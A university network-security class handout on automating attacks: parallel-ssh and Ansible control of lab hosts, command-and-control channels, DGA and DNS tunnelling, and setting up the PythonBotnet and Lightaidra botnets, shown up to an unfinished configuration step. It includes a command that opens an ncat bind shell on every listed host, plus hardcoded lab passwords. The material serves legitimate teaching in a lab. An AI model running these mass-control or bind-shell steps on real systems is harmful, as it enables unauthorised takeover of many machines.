
AUTOMATING ATTACKS WITH MALWARE



"The one where we attack all the things!"


November 28th, 2024

Credits

Content: Sebastian Garcia, Ondřej Lukáš, Maria Rigaki
Martin Řepa, Lukáš Forst, Veronica Valeros, Muris Sladić
Illustrations: Fermin Valeros
Design: Veronica Garcia, Veronica Valeros, Ondřej Lukáš
Music: Sebastian Garcia, Veronica Valeros, Ondřej Lukáš
CTU Video Recording: Jan Sláma, Václav Svoboda, Marcela Charvatová
Audio files, 3D prints, and Stickers: Veronica Valeros

CLASS DOCUMENT	https://bit.ly/BSY2024-10
WEBSITE	https://cybersecurity.bsy.fel.cvut.cz/
CLASS MATRIX	https://matrix.bsy.fel.cvut.cz/
CLASS CTFD (CTU STUDENTS)	https://ctfd.bsy.fel.cvut.cz/
CLASS PASSCODE FORM (ONLINE STUDENTS)	https://bit.ly/BSY-VerifyClass
FEEDBACK	https://bit.ly/BSYFEEDBACK
LIVESTREAM	https://www.youtube.com/watch?v=HShkFvjHPjw&list=PLQL6z4JeTTQkqF6KkcZZDi2KFwky9SQpq&index=1
INTRO SOUND	https://bit.ly/BSY-Intro
VIDEO RECORDINGS PLAYLIST	https://www.youtube.com/playlist?list=PLQL6z4JeTTQk_z3vwSlvn6wIHMeNQFU3d
CLASS AUDIO	https://audio.com/stratosphere


Results from the survey of the last class (14:32)



Parish notices

- Sebas thanks to team and students abroad.
- The generosity of students for the Prizes.
- Online students: Start the SCL class 10 because it is going to take 5 mins.


Pioneer Prize for Assignment 7 (14:33, 1m)

1st Place	2nd Place	3rd Place
		
Sooper Dooper SaikoCTF Badge with RP Pico W and other programmable hardware	RFID reader with antenna 125KHz EM4100 RDM6300	Raspberry Pi Pico
Rostislav (kvardro2)	**Tomáš (veselt27)**	**Lukáš (kaufmlu1)** **David (kostada2)**

Class goal: To understand why **automation** is needed in security and how **malware** can be automated.

Automation and Malware (14:34, 2m)

Until now, we have learned step by step all the processes, from finding computers to gaining persistence and conducting attacks:



For attacking a single computer, this is a good set of steps.

However, moving forward, there are some challenges:

- What if you need to keep accessing the computer **many** times in the future?
    - The backdoor is there, but are you typing by hand every time?
- There is a difference between:
    - Accessing a computer **once** as a pentester.
    - Accessing a computer **many times** as an attacker.
- And what if you have hundreds of computers infected as an attacker?
- Manually executing commands on **every** infected computer is not ideal.
- Attacking and controlling 1 host manually is ok, 10 is time-consuming, and 1000 is not feasible.

When is a Good Idea to Automate? (14:36, 3m)

Automation is used in many different scenarios, not always in malicious cases:

- Defensive IT admin automation (benign):
    - IT team checking that computers have the latest updates.
    - IT team installing security patches.

    - Defensive command and control communications between IDS or XDRs.
    - Some IDS, like our Slips[1] uses local P2P communication to share threat intelligence.
- Offensive IT pen-testing automation (benign):
    - Red team automation of pentesting tasks.
    - Infrastructure tests, e.g., checking for vulnerabilities.
    - Installing benign *malware* may be good to check:
        - If the organization monitors outgoing connections.
        - If the organization detects the transfer of weird code in the network.
        - If the organization is only vigilant because of the pentest, or they are always looking.
- Malicious automation:
    - Automated brute force of logins.
    - Automated password harvesting.
    - Automated exfiltration.
    - To encrypt files.
    - To execute commands.
    - Command-and-Control for controlling multiple computers simultaneously (botnets)

Automation with Parallel-SSH (14:39, 0m)

Parallel-ssh *"the asynchronous parallel SSH library designed for large scale automation"*[2]

Goal: We will use parallel-SSH to control 10 computers remotely and simultaneously (AKA the poor human's botnet).


[1] https://github.com/stratosphereips/StratosphereLinuxIPS/
[2] Ubuntu Manpage: pssh — parallel ssh program, https://manpages.ubuntu.com/manpages/trusty/man1/parallel-ssh.1.html. Accessed on 11/23/2022.

Note for Online Students

Class 10 has some docker containers for you to use. So remember, you will work mostly in Class10 Lab Docker unless specified. From it, you SSH to your bots. All SSHs have the same user (root) and password (admin).

You ssh to class 10 lab docker with

- `ssh 172.20.0.125`
    - User **root**. Pass **admin**



Let's create a new user, 'pedro' (14:39, 1m)

We need a user that is not root because people may abuse it.

Online students: This is done in **Bot1** docker.

- `ssh 172.20.0.131`

CTU students: This is done in your dockers.

- Add the user
  - `useradd -p $(openssl passwd -1 th1s1sp3dr0) -m pedro`
    - -p → Password to assign in /etc/shadow format!
      - In this case, the password is **th1s1sp3dr0**
    - openssl passwd -1 → Generate a shadow format password of type 1
      - 1 is MD5

Testing parallel-ssh works as expected (14:40, 2m)

Before attempting to control more hosts, let's check that parallel-ssh works with one host.

CTU Students

- Put your IP in Matrix so other friends can control you.
- Pick an IP from Matrix. Be kind.

Online students: class10 docker.

- Run and Insert password when prompted
  - `parallel-ssh -A -H "<IP of friend or bot1>" -l pedro -O StrictHostKeyChecking=no -i "pwd"`
    - -A → Ask for a password
    - -H → Host to connect to (it can be a list)
    - -l → SSH username to use to connect
    - -O → SSH connection options
    - -O StrictHostKeyChecking=no → Accept SSH host keys from remote servers and those not in the known host's list
    - -i → Show output inline for each server
    - "pwd" → Command to execute remotely on the host

- An example of the output of the command is shown below:

```
Warning: do not enter your password if anyone else has superuser
privileges or access to your account.
Password:
[1] 22:12:57 [SUCCESS] 172.16.1.70
/home/pedro
```

Solving some limitations with parallel-SSH (14:42, 3m)

There are many limitations in parallel-SSH. Let's address some of them.


- We do not want to manually enter the password for every host
  - sshpass[3]: is a tool that helps us securely pass passwords to SSH in a non-interactive way
  - `sshpass -p th1s1sp3dr0 parallel-ssh -A -H "<IP>" -l pedro -O StrictHostKeyChecking=no -i "pwd"`
- We do not want to see the SSH banner every time for every host
  - We will use the SSH option -O LogLevel to restrict this output
  - `sshpass -p th1s1sp3dr0 parallel-ssh -A -H "<IP>" -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -i "pwd"`
- We do not want to scroll in our terminal to see the results, as we can miss things
  - We will tell parallel-ssh to store the output so we can store it and see it later
  - We will remove the -i option so we will output everything on the output files
  - `sshpass -p th1s1sp3dr0 parallel-ssh -A -H "<IP>" -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -o pssh-output "pwd"`
  - Check which computers answered
    - `ls pssh-output/*`
  - Check that the command is working and the output was stored:

[3] sshpass(1) - Linux man page, https://linux.die.net/man/1/sshpass. Accessed on 11/23/2022

    - `cat pssh-output/*`

Let's connect to many hosts automatically with parallel-ssh (14:45, 2m)

- We do not want to manually list all the hosts where to connect to in the command, so create a file with this content
- **CTU** Students
    - Create a list of 10 **random** IPs to connect to and store it in a file pssh-hosts
        - `for ip in $(seq 1 10); do printf "172.20.0.%d\n" "$((RANDOM % 49 + 2))"; done | tee pssh-hosts`
        - RANDOM % AA + BB:
            - AA is the maximum host
            - BB is the minimum host
- **Online** students
    - Put both your bots in the list.
        - `echo -e "172.20.0.131\n172.20.0.132" > pssh-hosts`
- Check the command worked and that the pssh-hosts file is not empty:
    - `cat pssh-hosts`
- Instruct parallel-ssh to read the hosts from the **pssh-hosts** file:
    - `sshpass -p th1s1sp3dr0 parallel-ssh -A -h pssh-hosts -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -o pssh-output "whoami" 2>/dev/null`
    - Check it worked:
        - `cat pssh-output/*`



- `grep -H "" pssh-output/*`

```
root@bsylabs:~$ grep -H "" pssh-output/*
pssh-output/172.16.1.41:pedro
pssh-output/172.16.1.43:pedro
pssh-output/172.16.1.47:pedro
pssh-output/172.16.1.50:pedro
```

Some example commands to do with parallel-ssh (14:47, 5m)

- List processes running on every computer:
  - `sshpass -p th1s1sp3dr0 parallel-ssh -A -h pssh-hosts -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -o pssh-output "ps uafx" 2>/dev/null`
  - `cat pssh-output/*`
- Run a screen with some processes in the background:
  - `sshpass -p th1s1sp3dr0 parallel-ssh -A -h pssh-hosts -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -o pssh-output "screen -d -m -S automation-screen bash -c 'while true; do echo $(date); sleep 60; done'" 2>/dev/null`
- Kill the screen processes in every computer:
  - `sshpass -p th1s1sp3dr0 parallel-ssh -A -h pssh-hosts -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -o pssh-output "pkill screen" 2>/dev/null`
  - CTU students, if it fails, it can be because you don't have **screen** in the bots. Install it
- Run a reverse shell in every computer using a screen:
  - `sshpass -p th1s1sp3dr0 parallel-ssh -A -h pssh-hosts -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -o pssh-output "screen -d -m -S this-is-fine bash -c 'ncat -l 9000 -k -c /bin/bash'" 2>/dev/null`

```
root@bsylabs:~$ ncat 172.16.1.72 9000
pwd
/home/pedro
```

  - CTU students, if it fails, it can be because you don't have **ncat** in the bots. Install it
- Kill all the ncat processes in every computer:

- `sshpass -p th1s1sp3dr0 parallel-ssh -A -h pssh-hosts -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -o pssh-output "pkill ncat" 2>/dev/null`

What are the limitations of this type of automation? (14:52, 2m)

We managed to overcome some of the limitations of Parallel-SSH. However, there are many more limitations that make this type of automation not ideal:

- Requires previous SSH access.
- Hard to deal with access errors.
- Unilateral communication: we send instructions, and then we retrieve results.
- Easy to block.
- No info if the connection is down, blocked, or not working.
- No recovery mechanism.
- Having many different users and passwords for hosts is not easy.

Automation Example with Ansible (14:54, 2m)

Ansible[4] is a software suite to perform IT automation of a multitude of systems simultaneously. Also known as *infrastructure-as-a-service.*

- It is agentless since it only uses SSH to control the inventory.
- It is idempotent, meaning the same tasks can be repeated many times, and the state will be the same[5].

And we meant idempotent, not omnipotent...

[4] Ansible, https://www.ansible.com. Accessed on 11/25/2024.
[5] Akshaya Balaji, Automation with Ansible — Ansible's Idempotence, Medium, https://akshayavb99.medium.com/automation-with-ansible-ansibles-idempotence-2c97d3081e6c. Accessed on 11/25/2024.

Let's Ansible (14:56, 10m)

- Install ansible (already done in your dockers)
  - apt install -y ansible
- Create a folder to store the Ansible files (it creates two directories)
  - `mkdir -p /root/ansible/playbooks`
- Access the ansible directory:
  - `cd /root/ansible`
- We need to create a new hosts file, which will tell Ansible to which hosts to connect (also allows to add more SSH configurations):
- `Online` students: Only add your bots
  - `vim hosts`

```
[bots]
172.20.0.131
172.20.0.132
```

  -
- `CTU` Students
  - `vim hosts`

```
[bots]
```

```
172.20.0.40
172.20.0.18
172.20.0.21
172.20.0.20
172.20.0.42
172.20.0.14
172.20.0.53
172.20.0.19
172.20.0.68
172.20.0.56
172.20.0.69
```

- If it fails, it may be because it is trying to use SFTP. (**not** needed for us)
    - Instruct Ansible to use only SSH and not other protocols (such as SFTP):
    - `export ANSIBLE_SCP_IF_SSH=True`
- Let's run an Ansible test to check Ansible is working:
    - `LC_ALL=C.UTF-8 sshpass -p th1s1sp3dr0 ansible bots -m ping -i hosts -u pedro --ask-pass -e 'ansible_ssh_common_args="-o StrictHostKeyChecking=no"'`

        - `LC_ALL=C.UTF-8:`
            - The LC_ALL environment variable controls the locale settings, which dictate how various language and regional preferences (like character encoding, sorting rules, and date formats) are applied.
            - C.UTF-8 is a version of the C locale that supports UTF-8 encoding. UTF-8 supports non-English chars.
        - `sshpass` → gives the password in plain text to the next program in the pipe
        - bots → The group of hosts to connect in the conf.
        - -m → Indicates that we will use a built-in Ansible module

- ping → The ping module is a special built-in Ansible module used to check the connectivity and responsiveness of the hosts in your inventory
- -i hosts → Indicates the inventory to use (the file with list of hosts)
- -u pedro → Indicates the user that Ansible will attempt to run the actions as.
- --ask-pass → Tells Ansible to ask for an SSH password (which is given in the stdin)
- -e 'ansible_ssh_common_args="-o StrictHostKeyChecking=no"': Makes ssh ignore the authenticity of the hosts in the hostfile. So be careful.

- Let's run something more complex. Let's run the screen with a process in the background:
  - Create an Ansible playbook: a YAML file with a scripted series of commands
  - `vim /root/ansible/playbooks/run_screen_bckgrnd.yml`

```
---
- name: Run command in screen session on all 'bots' hosts
 hosts: bots
 tasks:
  - name: Run command inside a screen session
    shell: |
     screen -d -m -S automation-screen bash -c 'while true; do echo $(date); sleep 60; done'
```

  - Now let's run the playbook in all the hosts in the group 'bots':
    - `LC_ALL=C.UTF-8 sshpass -p th1s1sp3dr0 ansible-playbook -i hosts -u pedro playbooks/run_screen_bckgrnd.yml --ask-pass -e 'ansible_ssh_common_args="-o StrictHostKeyChecking=no"'`
      - ansible-playbook → Ansible tool to run playbooks
      - -i hosts → Ansible inventory
      - -u pedro → Ansible user to perform the actions
      - playbooks/run_screen_bckgrnd.yml → YAML file with the playbook to run

- Just in case let's kill the screens just created
  - `LC_ALL=C.UTF-8 sshpass -p th1s1sp3dr0 ansible bots -m shell -a "pkill -9 screen" -i hosts -u pedro --ask-pass -e 'ansible_ssh_common_args="-o StrictHostKeyChecking=no"'`
- Now let's check the processes running:
  - `LC_ALL=C.UTF-8 sshpass -p th1s1sp3dr0 ansible bots -m shell -a "ps aux" -i hosts -u pedro --ask-pass -e 'ansible_ssh_common_args="-o StrictHostKeyChecking=no"'`
    - -m shell → Use the Ansible shell built-in module
    - -a "ps aux" → Execute this action using the shell module

```
172.16.1.69 | CHANGED | rc=0 >>
pedro    1017449  0.0  0.0   4220  2304 ?        Ss   23:03   0:00 SCREEN -d -m -S automation-screen
pedro    1017620  0.0  0.0   4220  2176 ?        Ss   23:08   0:00 SCREEN -d -m -S automation-screen
pedro    1017798  0.0  0.0   2616  1408 pts/6    S+   23:12   0:00 /bin/sh -c ps aux|grep screen
pedro    1017800  0.0  0.0   3540  2048 pts/6    S+   23:12   0:00 grep screen
```

Ansible is a very powerful tool that can be used in a wide variety of applications and scenarios. It is really fascinating!

CTU Students Clean up your container!

- Delete `pedro` from the users:
  - `deluser pedro`
  - `rm -rf /home/pedro/`
- Check running processes:
  - `ps afx`
- Kill foreign running processes:
  - `pkill screen`
  - `kill -9 <pid>`

Command and Control Channels (15:06, 2m)

A command and control channel (C&C or CC or C2) is any mechanism that the infected computer (victim) uses to send updates to the controller and receive commands.

- What a C&C needs

    - A way to connect back to the C&C server so it knows about the infection.
    - A way to receive orders.
    - A way to send answers back.

- Do not confuse C&Cs with connections to download binaries or to update the malware.
- Extra reading: Command & Control Understanding, Denying and Detecting' https://arxiv.org/pdf/1408.1136.pdf

Network-based Command-and-Control (15:08, 2m)

1. Usually started by the victim (due to FW, security policies, and controls).
2. You want to send orders fast, so expect a fast heartbeat.
    a. Usually, from seconds to up to a minute. Avg 10 minutes.
    b. Rare cases where heartbeat takes weeks.
3. Control of various computers at the same time, so if you see many victims, you can see them doing the same C&C connections.
4. Synchronicity since you want all your victims to attack at the same time.
5. Encrypted for privacy. Many do not encrypt because they do not care.
6. Obfuscated are awesome, but usually, the bandwidth is much less.
7. Same with steganography. Very secure, but not so useful.

***Be careful**: One thing is the C&C protocol used to actually transfer orders and data, and another thing is how to find the command and control server on the Internet to start the C&C protocol.*

Examples of ways to find the C&C servers (15:10, 10m)

Imagine you create a malware, you send the malware to the Internet and you need to control it. How would you do it?

You need a C&C channel. So you can.

- Use an IP address directly in the malware.
- Use a domain.

- Use DGA: Domain Generation Algorithm (Wikipedia)
    - An algorithm to generate a pseudo-random list of domains.
    - The actual need is to have two non-communicating parts to be able to generate the same info when requested. But they can coordinate before starting.
    - To generate the same values, you need to know the key and the algorithm.
    - Example algorithm
        - `C=$(date +%s); B=$((C / 100)); A=$(echo $B| sha256sum |tr -d ' -' ); echo ${A:35:45}.com`
        - What is the key?
    - If you know it, and we have
    - Let's **play**!
        - I will run a mysterious CC server.
            - `bash CC.sh`
        - It is listening in IP **172.20.0.2**, port 9000/TCP.
        - It is expecting the domain that will be generated on
            - **Dec 1 15:25 UTC 2022**
        - You have to **send** the correct domain generated by the example algorithm using ncat:
            - First, generate the domain somehow
            - Then send it to
                - `ncat 172.20.0.2 9000`
        -
            -

- Fast-Flux
    - Fast-flux is the technique to very quickie change and reassign a new IP to a domain name controlled by the attacker.

    - Literally one new IP per second.
    - The IPs must work! Usually, they are the IPs of some infected bot computers.
- Lets do some checks
    - `python3 -m venv venv`
    - `source venv/bin/activate`
    - `pip install dnspython`
    - `git clone https://github.com/eldraco/fast-flux-check.git`
    - `cd fast-flux-check`
    - `python3 fast-flux-check.py test.com`


Examples of protocols that were converted into C&C channels (15:30, 10m)

- HTTPs
    - https://www.test.com/status=up
    - https://1.1.1.1/status=up
    - Status updates are easily done with steganography since it is a binary update
        - New idea for you: the bot asks for different SNI subdomains to report, and C&C sends different certificates. 🎊
    - The most common one. Why?
    - Using hostnames? or only IPs? What is the difference?
    - Easy to encrypt!
    - Mixed with real benign traffic. Hard to block.
- A custom port and protocol
    - You create a new super duper protocol and use your own weird port.
    - What is bad about this?
- In domains. A.K.A. DNS tunneling

    - DNS query to a benign DNS server.
    - The domain is controlled by the attacker.
    - The domain and subdomains contain data, usually encoded and compressed.
        - `A=$(echo "get order  " | base64); echo $A.mydomain.com`
            - Z2V0IG9yZGVyICAK.mydomain.com
        - What about adding compression?
        - What about adding encryption?
- DoH (DNS over HTTPS) (Wikipedia)
    - First, it does an HTTPs request
    - Inside talk JSON with DNS request
    - Or variant talk direct DNS using an on-the-wire format, using a MIME.
- IRC
    - Internet Relay Chat
- P2P (peer-to-peer) networks
- Bluetooth connections
- Air-gapped computers
    - Audio connections
    - Vibration connections
    - Laser
    - Infrared (IR)
- Social networks
- Cloud

A working CC communication channel (15:55, 10m)

HappyStoic/PythonBotnet: Simple Command and Control (C&C) botnet written asynchronously using Asyncio in Python3.7. Communication is implemented using unencrypted WebSockets.



- Online students. Install npm in class10 docker. It can take a while.
  - `apt install npm python3.11-venv`
- CTU
  - `apt update`
  - `apt install nodejs`
- Create a virtual environment
  - `python3 -m venv venv`
  - `source venv/bin/activate`
- Install a WebSocket client
  - `npm install -g wscat`
  - This is just like a ncat for WebSockets. Allows you to connect and interact.
- Clone the repository:
  - `git clone https://github.com/HappyStoic/PythonBotnet.git`
- Install it:

        - `cd PythonBotnet/`
        - `pip install .`
- Start the **server** in the background using Tmux:
    - `tmux new-session -d -s botnet_server "python3 /root/PythonBotnet/src/server.py"`
- Be pedro first!
- Now find a friend in Matrix, and offer your computer as an infected bot
    - Start bot **client** in the background using Tmux:
        - `tmux new-session -d -s botnet_client "python3 /root/PythonBotnet/src/client.py -s 172.20.0.x"`
            - Online students use 172.20.0.2
            - CTU students use any IP of their friends as they got before.
- Start the WebSocket client to control the bots:
    - `wscat -c ws://x.x.x.x:6767`
        - Online Students: **172.20.0.125**
        - CTU Students: localhost

```
Connected (press CTRL+C to quit)
< Enter:
* "0" - to print bot clients collection
* Indexes of clients separated by space to send bash command to
* Index of one client to jump into bash (send "exit" for termination)

> 0
<
+-------+----------------+-----------+
| Index | Remote address | Logged as |
+-------+----------------+-----------+
|   1   |   127.0.0.1    |    root   |
+-------+----------------+-----------+
```

    - Works like this:
        - See all connected bots to the C&C by putting 0
            - `0`
        - Open a non-interactive shell with ID of a target bot:

        - `1`
    - Or choose multiple bots (if connected) and send all of them one command
        - `1 2 3`
        - `ls /`

Using the Lightaidra botnet (16:05, 1m)

A more complex and realistic setup can be found using a real botnet. We will use Lightaidra[6], which has been used as a basis for a number of IoT attacks in IRC-based botnets.


What is Lightaidra? (16:06, 1m)

> "Lightaidra is a mass tool commanded by IRC that allows scanning and exploiting routers for make BOTNET (in rx-bot style), in addition to this, with aidra you can perform some attacks with TCP flood."

An IRC botnet is a botnet that uses IRC servers as C&C servers. This means that you don't have to install, maintain, or update any C&C server.

But wait, what is IRC? (16:07, 3m)

Internet Relay Chat. IRC is a communication/chat network that is distributed and highly resilient. IRC is open and maintained by thousands of individuals/organizations that control individual servers. Like CVUT in irc.felk.cvut.cz. IRC can easily handle hundreds of thousands of simultaneous users. Compare that with the 'hundreds' of modern chat systems like Slack.



[6] NJCCIC Threat Profile Aidra Botnet, https://www.cyber.nj.gov/threat-center/threat-profiles/botnet-variants/aidra-botnet. Accessed on 11/23/2022

There are many 'IRC Networks' maintained by different groups. Such as EFNet, Libera Chat, etc.

Luckily, the modern Matrix protocol (https://matrix.org/) (that our BSY chat server uses, is designed in the same way).

How does it spread?

It spreads like most IoT malware. Scanning for vulnerable services and brute forcing them. Then, it installs the bot inside.

Configure and compile the client (bot) in your VM. (16:10, 10m)

Online students

- Do this installation in your bot1 and bot2 dockers (at least one)
  - `ssh 172.20.0.131`
  - `ssh 172.20.0.132`

Download the code

1. `git clone https://github.com/stratosphereips/lightaidra`
2. `cd lightaidra`
3. `mkdir bin`

Configure it to connect to an IRC channel

Open the configuration file in an editor:

- `vim include/config.h`

  Make the following changes to the file:

